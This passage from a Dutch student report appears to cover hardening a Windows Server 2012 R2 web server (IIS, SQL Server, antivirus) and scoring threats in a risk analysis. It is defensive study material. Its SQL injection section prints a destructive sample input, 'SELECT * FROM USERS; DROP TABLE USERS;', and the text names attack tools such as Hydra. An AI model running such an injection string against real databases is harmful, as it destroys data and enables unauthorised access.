Uitgaand UDP-verkeer voor Message Que...	Message Queuing	Alle	Ja	Toestaan	Nee	%systemroo...	Willekeurig	Willekeurig	UDP	Willekeurig	Willekeurig

Figuur 3.2: Alle toegestane uitgaande verbindingen

3.4.6 Anti-virus


Goede anti-virus installeren

Een degelijke anti-virus is enorm belangrijk om een server, computer of ander online apparaat te beschermen. Bij het gebruiken van een desktop of laptop voor persoonlijk gebruik, is een gratis versie van een bepaalde anti-virus-software voldoende. In een bedrijfsomgeving is het beter dat er een betaalde versie wordt gekozen daar deze veel meer functies en opties hebben. Microsoft heeft een gratis beveiligingssoftwarepakket genaamd *Microsoft Security Essentials*, maar deze heeft geen versie die op de Windows Server 2012-besturingssystemen kan worden geïnstalleerd. Er is gelukkig wel een manier om de Windows 7-versie van deze software te installeren.

Men surft eerst naar de website van Microsoft Security Essentials om daar de recentste versie te downloaden en dit voor een Windows 7 64-bit machine. Als deze installer is gedownload dan moet er gegaan worden naar de eigenschappen om daar de compatibiliteit te veranderen naar Windows 7. Hierna moet er een opdrachtrompt gestart worden en moet er genavigeerd worden naar de map waar de installer is in geplaatst. Daar wordt met het onderstaand script:

```
mseinstall /disableoslimit
```

de installer succesvol gestart. Bij de installatie hoeft er enkel op *volgende* te worden gedrukt en de software wordt succesvol geïnstalleerd. Hierna kan er een eerste scan worden gestart die de hele server onderzoekt op virussen en spyware nadat deze zichzelf heeft bijgewerkt met de nieuwste updates. (Herring, 2014)



Figuur 3.3: Voorbeeld van succesvolle scan met volgende geplande scan

Regelmatig scannen en updaten

Het spreekt voor zich dat deze anti-virus regelmatig moet worden ge-update zodat wanneer er een nieuwe bedreiging wordt gesignaleerd, deze direct kan worden toegevoegd aan de anti-virus software. Door het dagelijks uitvoeren van updates en een anti-virusscan blijft de server optimaal beschermt. Het beste is om dit 's nachts te doen als het netwerk niet wordt gebruikt. Dit omde gebruikers van het netwerk tijdens de werkuren niet te belasten.

3.5 IIS best practices WebServer

3.5.1 Dedicated server

Het is volgens Microsoft (2013) gebruikelijk om de webserver en de domeincontroller van elkaar te scheiden. Dit heeft als reden dat er geen lokale accounts zijn op een domeincontroller. Deze lokale accounts zijn belangrijk voor een veilige IIS-server. Het samenplaatsen van een DC en een webserver beperkt de beveiligingsmogelijkheden enorm. Bijvoorbeeld een nieuwe exploit die door een hacker wordt gebruikt zal zo niet


alleen de webserver aantasten, maar ook het hele netwerk. Daarom worden de DC en de webserver dus het best gescheiden, zoals in deze opstelling het geval is.

3.5.2 Inetpub

De inetpub-map wordt bij elke installatie van IIS aangemaakt en standaard geplaatst op de C-schijf. Aangezien dit dezelfde schijf is waarop het besturingssysteem staat, is het gebruikelijk om deze map op een aparte schijf te zetten zodat de toegang tot deze schijf beter kan beschermd worden. De schijf waar het besturingssysteem opstaat, kan nooit zo goed worden beschermd als op een aparte schijf. (Darmanin, 2014)

3.5.3 Modules

In totaal bevat IIS meer dan 30 modules. Deze moeten niet allemaal actief zijn. In de IIS manager kunnen er in het modulescherm van de geselecteerde website bepaalde modules op inactief worden gezet. Er moet een lijst worden opgemaakt van welke modules nodig zijn en welke overbodig zijn. De overbodige modules kunnen dan worden uitgeschakeld door deze uit de lijst te verwijderen. In onderstaand voorbeeld blijven alle modules staan want deze zijn nodig voor het uitvoeren van de applicatie. (Darmanin, 2014) (Microsoft, 2013)

 Modules

Gebruik deze functie om systeemeigen en beheerde codemodules te configureren waarmee aanvragen voor de webserver worden verwerkt.


Groeperen op: Geen groepering

Naam	Code	Type module	Type vermelding
AnonymousAuthenticationMo...	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
BasicAuthenticationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
CertificateMappingAuthentica...	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
CustomErrorModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
CustomLoggingModule	%windir%\System32\inetsrv\l...	Systeemeigen	Lokaal
DefaultDocumentModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DigestAuthenticationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DirectoryListingModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DynamicCompressionModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
DynamicIpRestrictionModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
FailedRequestsTracingModule	%windir%\System32\inetsrv\i...	Systeemeigen	Lokaal
HttpCacheModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
HttpLoggingModule	%windir%\System32\inetsrv\l...	Systeemeigen	Lokaal
HttpRedirectionModule	%windir%\System32\inetsrv\l...	Systeemeigen	Lokaal
IISCertificateMappingAuthenti...	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
IpRestrictionModule	%windir%\System32\inetsrv\i...	Systeemeigen	Lokaal
ProtocolSupportModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
RequestFilteringModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
StaticCompressionModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
StaticFileModule	%windir%\System32\inetsrv\s...	Systeemeigen	Lokaal
UrlAuthorizationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
WebDAVModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal
WindowsAuthenticationModule	%windir%\System32\inetsrv\...	Systeemeigen	Lokaal

Figuur 3.4: Alle modules die geactiveerd blijven

3.5.4 Opties methode uitschakelen


De opties *methode* geeft een lijst van methodes weer die worden ondersteund door de webserver. Dit kan waardevolle informatie opleveren voor een hacker. Het is dan ook een best practice om deze methode uit te schakelen. Dit gebeurt door het woord *OPTIONS* uit te sluiten van de *HTTP Verb request filtering rules* in IIS. Dit wordt verkregen door de website te selecteren in de IIS-manager en dan te dubbel klikken op *aanvraagfiltering* en naar het tabblad *HTTP-termen* te gaan. Hier wordt als actie gekozen *Term weigeren...* en wordt *OPTIONS* ingevuld en op OK gedrukt. Nu staat deze regel als enige in de lijst en is deze best practice aangepast zoals in figuur 3.5 te zien is. (Darmanin, 2014)



Figuur 3.5: De term OPTIONS wordt niet toegestaan

3.5.5 Dynamische IP restricties

Het inschakelen van de dynamic IP restrictions module zorgt ervoor dat IP-adressen, die een bepaald aantal requests hebben verzonden, worden geblokkeerd. Hierdoor worden *Denial of Service-aanvallen* voorkomen. Deze module inspecteert het IP-adres van elke request en zal deze requests filteren om de IP-adressen met slechte intenties tijdelijk te blokkeren. Men doet dit door naar de IIS-manager te gaan en de naam van de website te selecteren en te dubbelklikken op *beperkingen voor IP-adressen en domeinen*. In het actie paneel wordt er geklikt op *instellingen voor dynamische beperking bewerken..* en kunnen er restricties worden ingevoerd. De eerste twee vakjes moeten worden aangevinkt en de waarden kunnen naar keuze worden ingevuld, in dit geval is 5-20-200 ingevuld. (Darmanin, 2014)



Figuur 3.6: Instellingen voor dynamische IP-beperking

3.5.6 Request Filtering Rules

Het is altijd aan te raden om de verschillende types van HTTP-request die worden verwerkt door IIS te beperken. Door het instellen van uitsluitingen en regels kunnen potentieel gevaarlijke requests er nooit doorkomen. Dit gebeurt in de IIS Manager waar de juiste website wordt gekozen en waarna er wordt gedubbeld op *Requestfilters*. Hier gaat men naar het tabblad *regels* en kunnen verschillende filterregels worden toegevoegd. (Darmanin, 2014) (Microsoft, 2013)

3.5.7 Inschakelen logs

Door het inschakelen van het IIS logsysteem worden verschillende HTTP-requests gelogd. Indien er zich problemen voordoen kan er hier worden gekeken om een betere kennis te vergaren over het probleem. Dit kan vrij snel en simpel worden ingeschakeld door te gaan naar de IIS manager en daar de gewenste website te selecteren en op *logging* te klikken. Er wordt hier best gekozen om een nieuw bestand aan te maken daar deze bestanden vrij snel groeien. (Darmanin, 2014) (Microsoft, 2013)

3.6 SQL Server best practices WebServer

3.6.1 Uitschakelen van onnodige features

Nadat de software is geïnstalleerd gaat men best naar de *SQL Server Configuration Manager Tool* om alle onnodige features te verwijderen. In dit geval zijn er geen extra features geïnstalleerd die niet gebruikt zijn en is dit dus overbodig. (Maman, 2013)

3.6.2 Patchen en updates

Zoals elk Microsoft-product wordt ook een SQL Server regelmatig voorzien van de nieuwste updates en patches om de applicatie zo goed mogelijk te beveiligen tegen hedendaagse aanvallen. Het is best dat deze updates eerst worden gedownload en geïnstalleerd in een testomgeving om daarna ze pas in de echte omgeving te implementeren. Dit kan voorkomen dat bugs in de patch de server in gevaar brengen. (Maman, 2013)

3.6.3 Loggen van aanmeldpogingen

Het kan zeer handig zijn om logbestanden bij te houden van iedereen die zich aanmeldt op de SQL Server. Zowel de geslaagde als de mislukte login-pogingen zouden moeten worden geregistreerd. Dit kan gedaan worden door naar *SQL Server Management Studio* te gaan en te rechterklikken op de gewenste SQL Server en dan *eigenschappen* te selecteren. Aan de linkerkant is er de mogelijkheid om op *Security* te klikken en daar kan er gekozen worden voor *Both failed and successful logins*. Als dit is gebeurd, hoeft SQL enkel opnieuw worden opgestart. Vanaf nu zal dit altijd automatisch gebeuren. (Maman, 2013)

Hoofdstuk 4

Risico-analyse

Het uitvoeren van een risico-analyse kan in verschillende stappen worden onderverdeeld. Allereerst moet er een opsomming zijn van alle *assets* die zullen worden onderzocht in de risico-analyse. Dan kan er gebrainstormd worden om te kijken welke soort bedreigingen er voor de specifieke server bestaan, in dit geval een webserver. Tot slot wordt er met behulp van enkele tools en wat opzoekwerk gekeken naar welk van deze bedreigingen het belangrijkste zijn. Dit wil zeggen dat er wordt gekeken naar de kans dat deze bedreiging zal plaatshebben en de mogelijke schade die deze kan toebrengen. Op deze manier worden de bedreigingen gecatalogiseerd naarmate van belangrijkheid.

4.1 Assets

In dit onderzoek wordt er gewerkt met een webserver waarop de recentste versie van Windows Server 2012 R2 staat geïnstalleerd met de volgende rollen/programma's/besturingssystemen op:

- Windows Server 2012 R2
- Internet Information Services 8
- Externe toegang, routing
- Microsoft SQL Server Express 2014

De waarde die aan deze assets wordt meegegeven, wordt verklaard in het volgende deel.

4.2 Bedreigingen en risicofactoren

De soorten bedreigingen kunnen worden ingedeeld per laag van het TCP/IP-model. Hierdoor kan er structureel worden gekeken naar elke laag om te kijken welke bedreigingen er aanwezig zijn alvorens er wordt verder gekeken. Deze werkwijze zorgt er ook voor dat er minder snel een bedreiging over het hoofd wordt gezien. Er wordt ook gekeken naar wat de mogelijksgraad is dat deze aanvallen op een webserver zullen plaatsvinden en wat de mogelijke schade kan zijn. Zo wordt er een cijfer meegegeven aan een aanval om te kijken hoe belangrijk deze is. Hoe hoger cijfer, hoe belangrijker het is om de server te beschermen tegen deze aanval. Het berekenen van dit cijfer gebeurt door deze formule: „schade van de aanval x kans op een aanval”. Beide factoren krijgen een cijfer van 1 tot 10 mee waar 10 de hoogste factor (meeste schade of grootste kans op een aanval) voorstelt en 1 dus het omgekeerde. (Sima, 2005)

4.2.1 Applicatielaag

Dit is de 4de en de hoogste laag van het TCP/IP-model en is een samenvoeging van de applicatie -, presentatie -en sessielaag van het OSI-model. Deze laag bevat al de "high-level" protocollen zoals DNS, HTTP, Telnet, SSH, FTP, TFTP, SNMP, ... en noem maar op. Deze laag heeft ook een rechtstreekse verbinding met de eindgebruiker en de applicaties. (Thomas, 2013)

Laag 7 DoS-aanvallen

Een DoS-aanval (of Denial of Service-aanval) die zich afspeelt in de applicatielaag kan een hele server doen crashen. Dit kan worden gedaan door één gebruiker. Indien er meerdere personen samenwerken om een netwerk/server plat te leggen dan wordt er gesproken van een DDoS-aanval (of Distributed Denial of Service-aanval). Een voordeel van DDoS-aanvallen is dat deze moeilijker zijn om na te trekken aangezien er verschillende mensen op hetzelfde moment aanvallen in plaats van één persoon bij een DoS-aanval. (Blagov, 2014) Er zijn verschillende soorten applicatielaag DoS-aanvallen zoals RUDY (R-U-Dead-Yet) waar IIS 8 het slachtoffer wordt en XerXes waar de server via een TCP-connectie het slachtoffer wordt.

De kans dat deze soort aanvallen zullen worden uitgevoerd is zeer groot aangezien het hier gaat over een webserver. Webserver zijn een gemakkelijk doelwit voor zulke aanvallen. De factor *kans op een aanval* krijgt dus een 9 mee. De schade die een DoS-aanval kan veroorzaken is niet mis. Deze kan een server of webapplicatie helemaal

offline halen zolang de aanval duurt. Het spreekt voor zich dat dit vrij vervelend is, maar er is geen mogelijkheid tot diefstal van gegevens zoals kredietkaartgegevens of inloggegevens en er kan niets op de server of webapplicatie zelf worden veranderd dus de factor *schade van de aanval* krijgt een 6 mee. Als hierop de formule wordt toegepast dan krijgt deze aanval een waarde van **54** mee.

DNS Poisoning

Dit is een aanval die de cache van DNS "vergiftigt" door valse invoer te geven. Zo kan een aanvaller een willekeurige website als facebook of google laten verwijzen naar een IP-adres van zijn eigen website met malware om zo de gebruiker op te lichten. Als een hacker toegang verkrijgt tot een DNS-server en deze valse invoeren plaatst, kan elke persoon binnen een netwerk door het surfen naar een bepaalde website bij een verkeerde website terechtkomen of zelfs bij de machine van de aanvaller zonder dat deze persoon er zelf weet van heeft. Een hacker kan toegang verkrijgen tot een DNS-server door bijvoorbeeld foutjes uit te buiten die in de DNS-software zitten. (Hoffman, 2015)

Op een webserver is de kans dat dit soort aanvallen voorkomt immens klein omdat in de meeste gevallen een DNS-server en een Webserver gescheiden zullen zijn. Zoals eerder besproken is het een best practice om de domeincontroller en de webserver op aparte machines te plaatsen. DNS zit in het merendeel van de gevallen bij de domeincontroller. Hierdoor krijgt de factor *kans op een aanval* een 1 mee. De schade die deze aanval kan veroorzaken is echter zeer groot. Als een hacker het inlogportaal van een bank namaakt en de gebruiker hier via DNS poisoning naartoe stuurt, kunnen zo bankgegevens worden gestolen. Dit kan grote gevolgen hebben. Hierdoor krijgt deze aanval als factor *schade van de aanval* een 9 mee. Dit brengt de totale waarde van de aanval naar een waarde van **9**.

SQL-injectie

Een SQL-injectie is eenvoudig uitgelegd een aanval die een stuk slechte code in een webapplicatie gebruikt om SQL-commando's in te geven in een veld om zo toegang te verkrijgen tot een database. Zo kan een hacker bijvoorbeeld bepaalde SQL-commando's ingeven in het login formulier om zo persoonlijke gegevens van anderen te verkrijgen van in de database van de webapplicatie. Bij een succesvolle SQL-injectie kan een hacker niet alleen kijken naar gegevens in een database, hij kan deze gegevens zelfs verwijderen. Dit kan gebeuren bij elk invoerveld waar de gebruiker data moet invoeren

om dan data terug te ontvangen. Als deze invoer niet wordt gevalideerd, dan is de kans reeël dat wanneer bijvoorbeeld het commando

```
SELECT * FROM USERS; DROP TABLE USERS;
```

wordt ingegeven, dit ook effectief wordt uitgevoerd met alle gevolgen vandien. (Acunetix, 2014)

Volgens Acunetix (2014) is een SQL-injectie één van de meest voorkomende aanvallen op de applicatielaag die vandaag voorkomen. De kans is dus vrij groot dat een webserver met een achterliggende webapplicatie hiermee te maken krijgt. Dus de factor *kans op een aanval* krijgt hier ook een 10 mee. De schade die deze aanval kan veroorzaken is natuurlijk ook zeer groot. Een goed gecoördineerde SQL-injectie kan de inloggegevens van alle gebruikers stelen en kan zelfs velden van de database verwijderen. Hierdoor krijgt de factor *schade van de aanval* een 9 mee. Dit brengt de totale waarde van de aanval op een score van **90**, hetgeen zeer hoog is.

Dictionary attack telnet

In deze aanval wordt er gekeken via een port scan of poort 23 (telnet) open is bij een specifieke machine. Indien deze poort open is kan er via een *dictionary attack* een juiste wachtwoord/gebruikersnaam-combinatie worden gezocht om via poort 23 binnen te breken in een machine. Als dit gelukt is kan er via *Putty* een verbinding worden gemaakt met de doelmachine. De tool die hier het best voor wordt gebruikt is *Hydra*. Deze tool staat ook in elke Kali Linux-machine bij de top 10 van de meest gebruikte tools. (Wilde, 2013)

Deze aanval is niet moeilijk aan te leren maar vergt wel veel tijd en oefening waardoor de kans op zo een aanval toch een beetje afneemt. Niettemin krijgt deze aanval bij de factor *kans op aanval* nog een 7 mee. De schade die deze aanval kan aanrichten is immens. Bij een succesvolle aanval zal de hacker volledige controle krijgen over het doelwit, in dit geval een webserver. Hij kan zo alle gegevens inkijken, kopiëren en verwijderen. Zo kan er gevoelige en geheime informatie worden doorspeeld en kunnen er allerlei vormen van chantage en spionage plaatsvinden. Als de hacker de volledige controle over een machine heeft overgenomen, kan dit grote schade veroorzaken op alle gebieden. Om deze reden krijgt de factor *schade van de aanval* een score van 10 mee. Hierdoor komt de totale waarde van deze aanval op een **70** te staan.

4.2.2 Transportlaag

Dit is de derde laag van het TCP/IP-model en is dezelfde als de 4de laag van het OSI-model. Deze laag wordt vooral gekenmerkt door de twee transportprotocollen TCP en UDP die hier op werken. Het doel van deze laag is foutvrije berichten te verzenden tussen hosts. (Thomas, 2013)

Port scanning


Een port scan kan worden gebruikt als een aanval, maar kan ook worden gebruikt om de administrator te helpen. Bij een port scan wordt er gekeken bij een computer of een netwerk welke TCP -en/of UDP-poorten er allemaal open zijn en luisteren. Als aanvaller kan er zo worden gekeken waardat er mogelijkheden zijn om in te breken en als administrator kan er gekeken worden naar de zwakke plekken in het netwerk of op een computer/server. Via een port scan kan een administrator ook zien of er *bad ports* open zijn. Dit zijn poorten die open staan omdat er een trojan horse, DDoS-tool of een andere soort van kwaadaardige software op het systeem staat. Zo kan er ook tijdig worden ingegrepen. (Kessler, 2001)

Aangezien een webserver vanop het openbare web bereikbaar is, is er een groot risico op port scans. Er bestaan zelfs bots die automatisch port scans uitvoeren op willekeurige websites en alle zwaktes doorgeven aan de eigenaar. Hierdoor is de factor *kans op aanval* een 9. De schade daarentegen is zeer laag want een port scan zelf brengt geen schade toe tot een netwerk en is zelfs niet illegaal. Het uitbuiten van de exploits die deze port scan blootlegt daarentegen is wel illegaal. Het enige wat een port scan doet, is kijken door het raam van het huis, wat niet strafbaar is. Wanneer er wordt ingebroken, pas dan is het strafbaar en kan er schade zijn. Hierdoor is de factor *schade van de aanval* toch een 2 daar het potentiële zwaktes tentoonstelt. Dit brengt de totale waarde van deze aanval op **18**.

TCP SYN flood

Deze aanval is een soort van DOS-aanval waar de aanvaller de bekende *three-way handshake* misbruikt. Bij een normale three-way handshake wordt er een SYN-bericht gestuurd naar de server met de vraag om een connectie te verkrijgen. Daarna krijgt de gebruiker een SYN-ACK terug waarmee zijn request wordt geaccepteerd. Tot slot antwoordt de gebruiker met een ACK waarmee de verbinding tot stand wordt gebracht (zoals te zien is in figuur 4.2.2). Bij een TCP SYN flood-aanval worden er meerdere

SYN-berichten verzonden en worden er meerdere SYN-ACK berichten teruggestuurd naar de gebruiker maar deze stuurt geen enkele keer een ACK-bericht terug. Hierdoor blijven er half open verbindingen bestaan op een server en wordt er geheugen gebruikt op de server. Een voorbeeld van deze aanval is *Sockstress*. (Rouse, 2014)



Figuur 4.1: ThreeWayHandshake

Bron: <http://blogs.ixiacom.com/ixia-blog/tcp-portals-the-handshakes-a-lie/>

Dit is een aanval die veel kan voorkomen en die ook door een gerespecteerd lid van de security community Bowne (2013) als zeer gevaarlijk wordt beschouwd. Het feit dat de webserver rechtstreeks in verbinding staat met het internet, wil zeggen dat de kans zeer groot is dat deze aanval zal plaatsvinden. Daarom is de factor *kans op aanval* een 9. Een succesvolle aanval kan een server doen vastlopen en ook al wordt de aanval gestopt, de server kan alleen maar terug werken nadat deze handmatig opnieuw is opgestart. Dit zorgt ervoor dat de webserver onbereikbaar is tot er iemand naar de locatie gaat en op de shutdown-knop drukt en de server weer laat rebooten. Deze aanval kan geen gevoelige gegevens wissen of stelen, maar kan wel voor een lange downtime zorgen van een website/server. Daarom krijgt deze aanval een 7 mee bij de factor *schade van de aanval*. Hierdoor komt de waarde van deze aanval op **63** te staan.

4.2.3 Internetlaag

De internetlaag is de tweede laag van het TCP/IP-model en staat gelijk aan de 3de laag, de netwerklaag, in het OSI-model. Deze laag steekt de data in pakketten genaamd IP-datagrammen waarin de bron -en eindbestemming van het pakket verwerkt zit. Deze laag is ook verantwoordelijk voor het routeren van deze pakketten. De protocollen die vooral worden gebruikt op deze laag zijn IP, ICMP en ARP. (Thomas, 2013)

Ping flood

Een Ping flood is eigenlijk de oudste en meest primitieve vorm van een DOS-aanval. Iedereen kan dit doen en het is extreem gemakkelijk. Als een server een Ping flood-aanval te verduren krijgt, dan krijgt deze server zoveel ping requests dat hij het niet meer aankan omdat er teveel CPU-resources worden gebruikt. De aanvaller stuurt dan pings, via ICMP-pakketten, zonder te wachten op een antwoord. Hierdoor kan de server niet tijdig antwoorden en worden echte requests ook geblokkeerd. Dit kan leiden tot een enorm vertraagde server en/of website. (Grid, 2010)

Bij een webserver hebben deze soort aanvallen een grote kans om uitgevoerd te worden door de verbinding die deze server heeft met het internet en omdat het zo gemakkelijk is om uit te voeren. Om een soortgelijke aanval te doen, heeft een persoon weinig kennis nodig. Dit maakt deze aanval nu net zo angstaanjagend omdat iedereen het zou kunnen na een tutorial van 5 minuten. Hierdoor krijgt de factor *kans op aanval* een 10. De schade die deze aanval kan veroorzaken is echter vrij bescheiden. Het is niet dat een soortgelijke aanval een server kan plat leggen. Het kan wel voor de nodige vertraging zorgen waardoor een website of server veel trager zal reageren op requests en waardoor de netwerkverbinding veel trager zal werken. Aangezien deze aanval geen permanente schade kan veroorzaken maar enkel overlast, krijgt deze bij de factor *schade van de aanval* een 3 mee. Hiermee komt de totale waarde van de aanval op **30**.

ARP spoofing - Man in the middle

Deze aanval wordt ook wel eens *ARP cache poisoning* of *ARP poison routing* genoemd. Deze aanval verzendt valse Address Resolution Protocol-berichten (ARP) over een LAN. Dit heeft als resultaat dat het MAC-adres van de aanvaller wordt gelinkt met een IP-adres van een echte computer op het netwerk. Als deze link is geslaagd, zal de aanvaller alle data ontvangen die is bedoeld voor de computer waarvan de aanvaller het IP-adres gebruikt. De Man in the middle-aanval is de variant van ARP spoofing waar het verkeer tussen twee hosts eerst naar de hacker zijn machine wordt verzonden. Deze hacker bekijkt (sniffen) en daarna wordt het verkeer naar de normale bestemming verzonden. Dit gebeurt zonder dat iemand er weet van heeft. Deze aanval kan alleen gebruikt worden, maar wordt in vele gevallen ook gebruikt in combinatie met een andere aanval. Bij een DoS-aanval kan ARP spoofing worden gebruikt om meerdere IP-adressen te linken aan één MAC-adres en zo het verkeer van al deze IP-adressen naar het doelsysteem waar het MAC-adres van is gebruikt. Zo wordt het doel overspoeld met verkeer. (Glynn, 2014)

Een soortgelijke aanval kan voorkomen op een webserver omdat deze rechtstreeks in verbinding staat met de router, maar deze is echter niet zo makkelijk uit te voeren als een ping flood. Hierdoor krijgt deze aanval bij de factor *kans op aanval* een 8. De schade die een hacker kan toebrengen aan een server of netwerk is dan weer vrij groot. Deze kan alle pakketten die worden verstuurd naar een "vergiftigde" host om zo gevoelige informatie te verkrijgen. Als een hacker de verbinding tussen bijvoorbeeld de baas en onderbaas van bedrijf A aanvalt, dan kan deze al het verkeer dat deze twee tussen elkaar uitwisselen inkijken zonder dat iemand er weet van heeft. Als deze personen dan gevoelige informatie uitwisselen met elkaar kan dit grote gevolgen hebben. Dit is dus een vrij gevaarlijke aanval die niet direct kan worden opgemerkt dus deze krijgt als factor *schade van de aanval* een 9. Dit brengt de totale waarde van deze aanval op **72**.

4.2.4 Netwerктоeganglaag

Dit is laag 1 van het TCP/IP-model en is een samenvoeging van de fysieke -en datalinklaag bij het OSI-model, die daar laag 1 en 2 zijn. Hier worden de details meegegeven over hoe data precies over een netwerk moeten worden verzonden. De protocollen die hier het meeste voorkomen zijn Ethernet, Token Ring en Frame Relay.

Keylogging

Bij dit soort aanvallen wordt input van het toetsenbord opgeslagen zonder dat de gebruiker dit doorheeft. Deze aanval wordt vooral gebruikt om aan wachtwoorden en gevoelige informatie te komen. Keylogging hoeft ook niet direct illegaal te zijn. Er zijn veel varianten van keylogging die in softwareprogramma's worden gebruikt om zo een beter gebruikerservaring aan te bieden. Ook is er legale software waarmee administrators kunnen meekijken met wat de gebruikers op een netwerk allemaal doen. Natuurlijk is de lijn tussen het controleren van de werknemers en spionage een dunne lijn. Legale software kan ook worden gebruikt om illegale opdrachten uit te voeren. In tegenstelling tot de meeste aanvallen die eerder al besproken zijn, kan software voor deze aanval op de vrije markt worden gekocht en dat maakt het ook gevaarlijker. Bij een dergelijke aanval krijgt een hacker de keylogger-software op de doelmachine en kan op deze manier wachtwoorden of bankinformatie te weten komen. Een bekend voorbeeld van deze aanval is het keylogger-incident bij een grote Scandinavische bank waar 1 miljoen dollar werd gestolen van bepaalde accounts. De aanvaller stuurde mails in de naam van de bank naar bepaalde klanten met de melding dat deze nieuwe anti-spamsoftware moesten installeren. Bij het downloaden van de bijlage werd er een keylogger geïnstalleerd en zo kreeg de aanvaller de bankinformatie van al deze

klanten. (Grebennikov, 2007)

Deze soort aanval is niet moeilijk om uit te voeren en komt vrij veel voor. Op een server zal deze echter veel minder voorkomen aangezien er op een server zo goed als nooit bestanden en e-mails zullen worden gedownload van vertrouwde bronnen en al zeker niet van niet-vertrouwde bronnen. Een keylogging-aanval zal vooral plaatsvinden op een client. Hierdoor krijgt de factor *kans op aanval* een 2 mee. De schade die deze aanval kan aanrichten is dan weer vrij groot. Als een server/computer slachtoffer wordt van een keylogging aanval, kunnen wachtwoorden en gebruikersnamen worden gestolen om op deze manier veel schade aan te richten of gevoelige informatie te stelen. Hierdoor krijgt de factor *schade van de aanval* een 9 mee. De totale waarde van deze aanval komt dan op **18** te staan.

4.3 Prioriteiten

